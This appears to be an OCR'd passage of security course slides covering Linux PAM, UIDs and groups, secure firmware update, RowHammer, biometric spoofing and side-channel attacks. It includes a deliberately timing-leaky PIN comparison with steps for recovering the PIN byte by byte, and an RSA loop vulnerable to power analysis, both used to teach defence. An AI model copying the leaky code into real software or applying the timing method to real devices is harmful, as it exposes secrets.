- Fallback if the previous module failed
- Set a success
- Set the current process capabilities

Multi-Factor Authentication (MFA)

Implementing Google Authenticator

- Install Google Authenticator: `sudo apt-get install libpam-google-authenticator`
- Configure PAM: more details in the next Practical Session!

User Identification

- Each user is assigned a unique User ID (UID).
- **UID 0**: Reserved for the root user (superuser).
- **UIDs 1-99**: Reserved for system and administrative accounts.
- **UIDs 100-999**: Reserved for system accounts and services.
- **UIDs 1000 and above**: Typically assigned to regular users.
- UID is stored in `/etc/passwd`.

Group Management in Linux

- Groups are used to manage permissions for multiple users.
- `/etc/group` file contains group information.
- **Primary Group**
  - Each user is assigned a primary group.
  - Primary group is specified in `/etc/passwd`.
- **Supplementary Groups**
  - Users can belong to multiple supplementary groups.
  - Manage supplementary groups with `usermod -aG groupname username`.
- **Example Entry in /etc/group**

```
groupname:x:1001:user1,user2
```


Outline

Secure firmware update


Definition

Ability of a device to verify digital signatures of new firmware binaries, in order to assure that only officially approved versions can be installed from the host, the network[or a Board Management Controller (BMC).

Secure Boot


Reset
Secure Boot
Trusted
1
2
Authenticates
Code
3
Application

Secure Firmware Update



SBSFU: Secure Boot & Secure Firmware Update

X-CUBE-SBSFU allows the update of the STM32 microcontroller

Features

- Secure Boot to check firmware image before execution
- Secure Firmware Update with anti-rollback and partial image update capabilities for over-the-air or local firmware image update
- Secure key management services offering cryptographic services by means of the PKCS #11 APIs

X509 certificates and keys are stored in a secure element.

Outline


DRAM: Dynamic Random-Access Memory

RAM: Random-Access Memory
DRAM: Volatile memory used to store temporary data.

Principle

DRAM requires periodic refreshes to maintain data integrity because it stores information in the form of electric charges.

RowHammer : 2014 on DDR3



"*Flipping Bits in Memory Without Accessing Them: AnExperimental Study of DRAM Disturbance Errors*"

Drammer : Deterministic Rowhammer Attacks on Mobile

Outline

Biometrie

Definition

The automated recognition of individuals based on their biological and behavioral characteristics


Biological

- Eye (iris, retina)
- Finger (print, geometry, nail)
- Hand (geometry, knuckle, palm, vein)
- Face (2D, 3D, visible, IR)
- Voice
- Retina
- DNA
- Miscellaneous: odor, earlobe, sweat pore, lips ...

Behavioral

- Signature
- Keystroke
- Voice
- Gait

Biometrie: phases



Biometrie: Properties

- Robust:
  Stable and repeatable, time-invariant
  Difficult to spoof
- Distinctive
  "Unique" amongst a population
- Accessible
  easy to use
- Acceptable
  non-intrusive

Biometrie: Applications


Face recognition, or fingers printing are used for:

- e-Passeport
- Phones
- Computers
- Doors
- etc ...

Biometrie: Spoofing

"The 6th day"


"Demolition Man"



"Diamonds are Forever" 007

Outline

Different Kind of Side Channel



How to determine a secret or a key by observing:

- Time : it is linked to the secret
- Power Analysis Attack
- SPA (Simple), DPA (differential)
- Cache Attack: analysing the cache default
- FaultAttack: attack by injecting some faults
- Electromagnetic attack ...

Timing Attacks on Implementations of Diffie–Hellman, RSA, DSS, and Other System... Paul Kocher - CRYPTO - 1996

Naïve Example Side Channel

- Acces Control with 10 digit (0..9)
- Code composed of 4 digits
- At each mistake a red light is turn on, otherwise it is the green one
- What is the number of possible codes?
- What is the minimal number of tries to open the door?

Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

Program

```
for ( i = 0 ; i <= 7; i++)
      if ( pinCarte[i] != pinPresente[i] ) return false;
return true ;
```

- Present $n : 0, \ldots, 256$ for the first byte $(n, 0, 0, 0, 0, 0, 0, 0)$
- Measure the execution time, the maximun give the first part of the key.
- Reapeat it


We have only $8 * 256 = 2048$ possibilities.


Timing attack on Pin Code: Correction

Program

```
boolean test = true ;
for ( i = 0 ; i <= 7; i++)
    test = test && ( pinCarte[i] == pinPresente[i]);
return test ;
```

Setup for Power Analysis Attack






Simple Power Attack on RSA Signature


Signature si $y^a mod n$, where y is the message, n public and is the secret key.

Program

```
s = 1 ;
for ( i = L-1 ; i >= 0; i --) {
      s = s*s mod n ;
      if ( a [ i ] == 1)
            s = s*y mod n ;
}
```




In reality




Outline


Tor
POWERING
DIGITAL
RESISTANCE

